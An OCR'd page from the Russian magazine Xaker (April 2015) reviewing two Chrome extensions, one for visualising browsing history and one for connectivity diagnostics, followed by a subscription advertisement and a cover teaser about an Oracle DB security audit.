


CHROME VISUAL HISTORY (bit.ly/1bi0rji)

→ Chrome Visual History — предельно простое расширение для браузеров на базе Chrome (как ни странно), визуализирующее историю посещений пользователя и показывающее, на что тратится больше всего времени. Вся информация отображается в виде круговых диаграмм за неделю, месяц или за все время использования аддона. В общем, удобный инструмент для тех, кто целенаправленно работает над тем, чтобы сократить количество отвлекающих факторов в интернете, и хочет понять, на что впустую уходит его время каждый день.

CHROME CONNECTIVITY DIAGNOSTICS (bit.ly/1CACZd1)

→ Chrome Connectivity Diagnostics — инструмент, изначально разработанный для Chrome OS, но подойдет он и пользователям других ОС. С его помощью можно быстро получить информацию о свойствах сетевого подключения пользователя: есть ли связь, на какой скорости обрабатываются DNS-запросы, открыты ли стандартные порты. Каждая проверка выдает подробный текстовый лог. В общем, это может быть полезно даже не только для собственного применения, а и для ситуации, когда нужно попросить другого человека (скажем, не очень хорошо знакомого со стандартными инструментами) проверить проблемы с подключением и показать все логи.



Инструмент для диагностики подключений прямо в браузере



420 рублей за номер!

Нас часто спрашивают: «В чем преимущество подписки?» Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал по двойной цене. Во-вторых, это удобно. Не надо искать журнал в продаже и бояться проморгать момент, когда весь тираж уже разберут. В-третьих, это быстро (правда, это правило действует не для всех): подписчикам свежий выпуск отправляется раньше, чем он появляется на прилавках магазинов.

ПОДПИСКА


6 месяцев (скидка 5%) **2394 р.**

12 месяцев (скидка 15%) **4284 р.**

Магазин подписки

http://shop.glc.ru







ХАКЕР АПРЕЛЬ 04 (195) 2015

АТАКА НА ОРАКУЛА: ТОТАЛЬНЫЙ АУДИТ БЕЗОПАСНОСТИ ORACLE DB

195